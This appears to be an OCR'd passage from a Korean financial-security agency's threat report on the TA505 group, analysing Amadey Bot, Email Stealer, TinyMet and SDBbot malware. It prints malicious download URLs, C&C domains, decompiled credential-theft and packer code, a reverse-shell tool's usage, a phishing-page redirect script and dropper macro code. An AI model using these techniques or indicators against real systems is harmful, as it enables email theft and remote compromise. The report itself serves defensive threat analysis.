
<Figure 46> Additional file download server information

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 24 Apr 2019 13:53:05 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 84
Connection: close
Vary: Accept-Encoding

<c>1000001001http://tunnelview.co.uk/ES_2.exe#1000002001http://govhotel.us/p.exe#<d>
```

2) Bot management file found on TA505 Threat Group's C&C server

While tracking down content related to the Amadey Bot malware, we found a server path that included files that were assumed to be for Bot management purposes in other paths on the Email Stealer C&C server, such as shown in [Table 26].

[Table 26] TA505 Group's C&C servers (Left: Email Stealer C&C servers, Right: Identical C&C server's different server paths)

bigpresense.top/es/	bigpresense.top/18/
	

The file is a bigpresence.top/18/db.sql file and you can see that [Table 27] collects information such as id, domain, OS, country, etc. This data confirms that the TA505 Threat Group is performing ongoing management of infected PCs through the operation of the Bot Management page.

[Table 27] Content of db.sql file for Ibot management

Bot info management codes

```
CREATE TABLE `bots` (
  `id` int(10) UNSIGNED NOT NULL,
  `domain` varchar(255) DEFAULT NULL,
  `proxy` mediumtext NOT NULL,
  `rights` int(11) NOT NULL,
  `os` mediumtext NOT NULL,
  `x64` int(11) NOT NULL,
  `registered` timestamp NOT NULL,
  `country` mediumtext NOT NULL,
  `last_seen` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP ON UPDATE CURRENT_TIMESTAMP,
  `last_command` mediumtext NOT NULL,
  `last_response` text NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8;
```

Codes related to bot command

```
CREATE TABLE `tasks` (
  `id` int(10) UNSIGNED NOT NULL,
  `name` mediumtext NOT NULL,
  `type` int(10) UNSIGNED NOT NULL,
  `url` mediumtext NOT NULL,
  `arguments` mediumtext NOT NULL,
  `active` int(11) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8;
```

Bot id and task id management codes

```
CREATE TABLE `bots_tasks` (
  `bot_id` int(10) UNSIGNED NOT NULL,
  `task_id` int(10) UNSIGNED NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8;
```


E. Email Stealer Malware

In May 2019, the Financial Security Institute conducted an analysis after checking the circumstances in which malwares with valid digital signatures were leaking stolen email information from infected PCs to C&C servers. The detected malware is an email information theft malware that steals Outlook, Thunderbird account information from infected PCs, address books and email address information contained within a specific file on the PC and sends it to C&C servers.

The Email Stealer malware features malware that steals only email information, instead of stealing general information from infected PCs. Given the nature of the TA505 Threat Group targeting companies, this is assumed to have spread malware with a clear goal of securing email addresses of corporate executives and other employees.

The overall operating process of the Email Stealer is as follows. We'll describe the breakdown of email information collected by Email Stealer malware during the course of its operation as shown in <Figure 47>, the collected mail account information found on the C&C server, and the analysis of the link between Email Stealer and the TA505 Threat Group.

<Figure 47> Operational process of Email Stealer



1. Terminates the "outlook.exe" process in the current list of processes on infected PCs for access to Outlook related files
2. Steals Outlook info (account info, count/issue list, etc.) and sends it to C&C server
3. Steals Thunderbird[23] info and sends it to C&C server
4. Steals email addresses inside a specific file on infected PC and sends them to C&C server
5. Creates and runs batch file (sd.dat) with malware self-delete feature

1) Email information collected by Email Stealer

There are two platforms on which the malware collects email information: Outlook and ThunderBird, and the information it collects including each tag is sent to the C&C server.

C&C server: nettubex.top/es/es.php(186.74.208.84, Panama)

The es path of the C&C server is assumed to be the abbreviation for "Email Stealer," based on the path of the PDB (24) of the Email Stealer malware being "D:₩EmailScaler₩Release₩EmailStealer.pdb".

[Table 28] Email info collected by Email Stealer malware

유형	Email info	Description
유형 1	Outlook-accounts	Outlook mail account info
유형 2	Outlook-emails	Outlook receiver/sender mail address info
유형 3	Thunderbird-emails	Thunderbird mail account info
유형 4	Disk-emails	Email address info on infected PC

[23] Email and news client software developed by Mozilla Foundation

[24] PDB, short for Program Data Base, is a file containing compiler information that can be used to specify the compilation environment through pdb path information of malware.

[Type 1] Outlook-accounts

The malware steals Outlook account information stored in each form of SMTP, IMAP and POP3 mail transfer protocols. The versions of Outlook 2002-2013 store passwords in an encrypted form in the registry when the "Save Password" option is used at login, and encrypted passwords can be descrambled to the "CryptUnprotectData" window API.

<Figure 48> Descrambling of Outlook account info stored in registry

```
if ( !RegEnumValueW(phkResult, 0, &ValueName, &cchValueName, 0, 0, &Data, &cbData) )
{
  v3 = CryptUnprotectData;
  while ( 1 )
  {
    v4 = wcscmp(&ValueName, L"Account Name");
    if ( v4 )
      v4 = v4 < 0 ? -1 : 1;
    if ( !v4 )
      break;
    v20 = wcscmp(&ValueName, L"Email");
```

[Type 2] Outlook-emails

It searches pab (Personal Address Book), OST and Pst (outlook data file) extension signature "!BDN" string to send the email addresses that exist in that file to the C&C server.

<Figure 49> Outlook address book search

```
if ( v70 == 'NDB!' )
{
  if ( !sub_404400(&v58) )
    sub_402A70(
      (&v56 + *(v56 + 4)),
      *(&v56 + *(v56 + 4) + 12) | (4 * (*(&v56 + *(v56 + 4) + 56) == 0) + 2),
      0);
  LOBYTE(v92) = 6;
  v65 = 0;
  sub_407940(&v66, 0);
  LOBYTE(v92) = 7;
  v26 = &v85;
  if ( v87 >= 8 )
    v26 = *&v85;
  v27 = sub_409DE0(&v65, &v93, "outlook-emails");
```

[Type 3] Thunderbird-emails

It steals the ThunderBird mail account information inside the file "profiles.ini" where the ThunderBird account information from the "Appdata₩Roaming₩Thunderbird" path is stored.

<Figure 50> Theft of Thunderbird mail account info

```
v18 = GetPrivateProfileStringW(v16, L"Path", 0, &v62, 0x104u, v17);// profiles.ini
if ( v61 >= 8 )
{
  v19 = v59;
```

[Type 4] Disk-emails

It searches and sends email addresses that exist inside file data with 240 specific extensions, such as pst, host, doc, pdf and db, among the files present on the infected PC to the C&C server. Among the specific file internal data, the criteria for browsing email addresses are to check if there is a string "@" inside the file and, if present, the existence of the string org, edu, name, info, net and biz in the top-level domain, and to compare 240 country codes such as kr and jp.


<Figure 51> Country code comparison (240)

```
v33 = "pwpapnausabttvmakromaemtdoishuawbilvprruambmvgfrnunironcgsmzphkglsvuvcnoscbasvcvuscyso"
      "gebgardecncaeeseilafmguketnfngnetrstuatdgwdzmvmxcgtcbbgyeclanpzrjebdthhrdjgqfjmkjpszsh"
      "mybjbvnacmlychmmcctpsggrhkasttcoummwqairluckbwmdgfptlbplfikmzwazbnidgtsnkymsfosyertwuy"
      "nrzaehlkpktmtkyecrdkantjitgaiobhgiczkwlrretoyufxpgslsbesliskghwfhmuglcytcftnfmsdbecxiq"
      "cijojmsjvivnbzvehnsrknpydmbrmcpetzaqfkbohtmregsmadnlsinzcumqbfgmgumukztfkhmnieatbsinuz"
      "algggprwmpvabymowspfltglketgkpmhaonoagmlclgnkigdimaizm";
```

2) Stolen email information found on C&C server

While tracking down Email Stealer's C&C server, we found stolen email information on the server. The email information was being collected under four types of file names, and among the 1,987,346 email addresses found in the "outlook-emails.txt" file identified on the C&C server as of 2019.07.11, 22,175 local email addresses were identified.

[Table 29] Email Stealer malware C&C server

Stolen email info found on Email Stealer C&C server	**'Outlook-emails.txt'**
	jacob@[redacted].com automated@[redacted].com 5-44d6-9b4f-207cd7c5ad4d@[redacted].com amy@[redacted].com jay.meng@[redacted].com orders@[redacted].com luca@[redacted].co.kr hslee@[redacted].co.kr kjhong@[redacted].co.kr ghkim@[redacted].co.kr vicky@[redacted].co.kr larry@[redacted].com julie@[redacted].com david.chen@[redacted].com

3) Link between Email Stealer and TA505 Threat Group

The reasons for pointing out the TA505 Threat Group as the culprit behind the distribution of Email Stealer malware are as follows:

a) Identical C&C server domain

The C&C server domain that distributes the Flawed Ammyy remote-controlled malware downloader and the C&C server domain that transmits stolen email information by the Email Stealer malware are identical.

[Table 30] Identical C&C server domains used by the two malwares

Date	Flawed Ammyy	Email Stealer
2019.05.08	velquene.net/mshost1	velquene.net/es/es.php
2019.06.03	waiireme.com/t3	waiireme.com/es/es.php
2019.06.03	vairina.top/t4	vairina.top/es/es.php
2019.06.05	solsin.top/w1	solsin.top/es/es.php
2019.06.20	orderlynet.net/r5.exe	orderlynet.net/es/es.php



b) Email Stealer distributed by Amadey Bot malware

In April 2019, it was confirmed that the Amadey Bot malware, which was allegedly distributed by the TA505 Threat Group, simultaneously downloaded the Email Stealer and Flawed Ammyy remote-controlled malware. In addition, files for Bot management were found in Email Stealer's C&C server parent path, which can be assumed to have spread from the TA505 Threat Group with three malware: Amadey Bot, Flawed Ammyy and Email Stealer.

c) Use of the identical packer as Flawed Ammyy

Much of the routine for decoding encoded executable binaries that will act as actual malwares is the same.

[Table 31] Decoding routine for executed file binary

Email Stealer	Flawed Ammyy
	
v35 = VirtualAlloc(0, dwSize, flAllocationType, v12 << 6); v18 = &v21; v21 = -1423666092; for (l = 0; l < 5; ++l) { v9 = 240; sub_401000(v21, 240, v21); } v14 = v35; v33 = 24; v36 = 48; sub_401000(48, aBusMasterTimeo, 0x30); v38 = 98; v31 = -121051638; v29 = &v31; v23 = 1; v39 = &v26; v26 = 77396; sub_401000(77396, aEcFxMu3, 0xF8C8E60A); v22 = &unk_41F344; v24 = 0; for (m = 0; m < dwSize >> 2; ++m) { v2 = v22[m]; v24 -= 80; v24 += 800; *(v35 + m) = dword_41F340 ^ __ROL4__(dword_41F340 ^ (v2 - m), 5);	v26 = VirtualAlloc(0, dwSize, flAllocationType, v9 << 6); v11 = -464671972; v12 = v26; for (i = 0; i < 4; ++i) { for (j = 0; j < 2; ++j) v19 = 18806; } v6 = 117902288; v20 = &unk_415300; v22 = 0; for (k = 0; k < dwSize >> 2; ++k) { v2 = v20[k]; v22 -= 80; v22 += 800; *(v26 + k) = dword_4152FC ^ __ROL4__(dword_4152FC ^ (v2 - k), 5);

F. TinyMet Malware

In May 2019, a remotely controlled malware infecting PCs (malware infecting PCs) was downloaded and executed in June 2019 after about a month of incubation. The additional downloaded malware was added to the published source code of version 0.2 of TinyMet[25], which is used for reverse shell attacks.

The TinyMet malware has similar features to the BABYMETAL[26] malware, which is known to have been used by the FIN7 Threat Group, while the BABYMETAL malware is a malware with two additional functions of receiving data encoded into the four options of the TinyMet malware in [Table 32].

TinyMet malware is a program used for reverse shell attacks and performs four functions depending on options. After the TinyMet malware is executed, the file "log2028.bat" of the file delete function is created in the malware execution path and executed to clear the traces of malware execution.

[Table 32] TinyMet malware

Option	Content	Function
0	reverse_tcp	Access to C&C server via port open by attacker from infected PC
1	reverse_http	Connect to C&C server from infected PC via http protocol
2	reverse_https	Connect to C&C server from infected PC via https protocol (Encrypted communication bypasses detection)
3	bind_tcp	C&C server accesses through open ports on infected PCs

[25] Source code of version 0.2 of TinyMet open to the public
https://github.com/SherifEldeeb/TinyMet/blob/master/README.md

[26] Reverse shell attack tool based on TinyMet source code

<Figure 52> TinyMet malware execution screen


```
TinyMet v0.2
tinymet.com

Usage: tinymet.exe [transport] LHOST LPORT
Or you can specify arguments through filename itself, separated by underscore.
like TRANSPORT_LHOST_LPORT.exe

Available transports are as follows:
    0: reverse_tcp
    1: reverse_http
    2: reverse_https
    3: bind_tcp

Example:
"tinymet.exe 2 host.com 443"
will use reverse_https and connect to host.com:443
setting the filename to "2_host.com_443.exe" and running it without args will do
 exactly the same
```

G. SDBbot Malware

In October 2019, the TA505 Threat Group sent large-scale spear phishing mails to South Korea.[27] The TA505 Threat Group's domestic attacks were last seen in August, with September mainly targeting the United States and Europe. The attack on South Korea in October was the same type of attack conducted on foreign countries in September and spread SDBbot malware that uses the Application Shimming technique.

The Application Shimming technique used to resolve application compatibility issues allows the application to modify the program code by inserting the shell code specified in the Shim Database (SDB) before it is invokes from the window at the time of an IAT[28] call. Malware is a technology that is often used for the purpose of maintaining continuity.

<Figure 53> Operational process of SDB




[27] "TA505 Threat Group Spreads New SDBot Remote Control Malware", https://www.proofpoint.com/us/threat-insight/post/ta505-distributes-new-sdbbot-remote-access-trojan-get2-downloader

[28] Import Address Table is the search table that an application uses to invoke functions in other modules.

1) New types of attack that distribute SDBbot malware

The entire operational process of SDBbot malware is as follows:

<Figure 54> Operational process of SDB malware




1. Link access included in malicious mail connects to a page that impersonates OneDrive and downloads a malicious xls file.
2. Running the xls file creates a malicious DLL file that matches the Windows version of the infected PC (32/64bit).
3. Steal infected PC information, send it to C&C server, download and run additional malicious DLL files corresponding to the Windows version of the infected PCs from the C&C server.
4. Install malicious Shim Database when running a malicious DLL file.
5. The installed malicious Shim Database executes the malicious shell code of remote control stored in the registry through the "services.exe" process.
6. Remotely controlled malware sends infected PC information to C&C server.
7. Additional commands from C&C server enable malicious activities.

a) Spear phishing mail containing drive service impersonation link

On October 17, 2019, an email was sent from one "Shinkang Electrics" under the title "Sending data." The body contains a link to the download page, along with the message saying "Download from Microsoft OneDrive".


OneDrive impersonating link: cdn1.OneDrive-sd.com

<Figure 55> Spear phishing mail including link impersonating OneDrive




When you access the link included in the spear phishing mail, you connect to a C&C server that impersonates Cloud Drive Services (Microsoft OneDrive, Google Drive, Dropbox). The login share button on the impersonation page does not work, and when you click the file icon or the down load button, the script code in <Figure 58> works to download the malicious xls file.

<Figure 56> OneDrive impersonating page



<Figure 57> Google Drive impersonating page




<Figure 58> Download function script code in impersonating page source

```
<script>
    setTimeout(function() {
        window.location.href='https://{사칭 URL}/download.php';
    }, 2000);
</script>
```

b) Malicious xls files that generate malicious DLL files

The malicious xls file downloaded from the page that impersonates the drive service creates a DLL binary that exists inside the xls malware, the same as the xls malware in the existing TA505 Threat Group.

<Figure 59> Window generated when running macro code



When allowing xls file macros, the file "oleObject1.bin" is created in the temp path. The file contains two DLL binaries, which are generated with 32 bits of OS on the infected PC as "libDxdiag1.dll" and 64 bits as "libDxdiag2.dll."

-Malware generation path: %AppData%₩Roaming₩Microsoft₩Windows₩Templates₩"

<Figure 60> File name stored differently according to OS environment

```
    nm = UserForm6.TextBox2.Tag + "₩libDxdiag1"
    CNPK = 282624
    FilePosition = 1

#If Win64 Then
    nm = UserForm6.TextBox2.Tag + "₩libDxdiag2"
    CNPK = 247296
    FilePosition = 2
#End If
nm = nm + ".d" + "ll"
        KillArray ZipFolder & "₩oleObj" + "ect*.bin", ZipName, nm
```

At the top of the "[1]Ole10Native" stream, which contains a "oleObject1.bin" binary that generates a malicious DLL file, the string "E:₩tmp₩new_xls_test₩16.10₩crypt₩bascamp" is included. Among the strings, "16.10" is believed to be the Oct. 16 date the attacker produced the malware, which is believed to have been produced just before the date of the spread of the malware in question, 2019.10.17.

<Figure 61> Xls malware stream

[1]Ole10Native

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	40	4A	08	00	02	00	62	61	73	65	63	61	6D	70	00	45	@J....basecamp.E
00000010	3A	5C	74	6D	70	5C	6E	65	77	5F	78	6C	73	5F	74	65	:\tmp\new_xls_te
00000020	73	74	5C	31	36	2E	31	30	5C	63	72	79	70	74	5C	62	st\16.10\crypt\b
00000030	61	73	65	63	61	6D	70	00	00	00	03	00	27	00	00	00	asecamp.....'...
00000040	43	3A	5C	55	73	65	72	73	5C	4A	5C	41	70	70	44	61	C:\Users\J\AppDa
00000050	74	61	5C	4C	6F	63	61	6C	5C	54	65	6D	70	5C	62	61	ta\Local\Temp\ba
00000060	73	65	63	61	6D	70	00	21	49	08	00	00	03	00	00	00	secamp.!I.......
00000070	04	00	00	00	FF	FF	00	00	B8	00	00	00	00	00	00	00	....ÿÿ..¸.......
00000080	40	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	@...............
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000A0	00	00	00	00	E8	00	00	00	0E	1F	BA	0E	00	B4	09	CD	....è.....°..´.Í
000000B0	21	B8	01	4C	CD	21	54	68	69	73	20	70	72	6F	67	72	!¸.LÍ!This progr
000000C0	61	6D	20	63	61	6E	6E	6F	74	20	62	65	20	72	75	6E	am cannot be run

c) PC info theft and DLL file for download of additional malwares

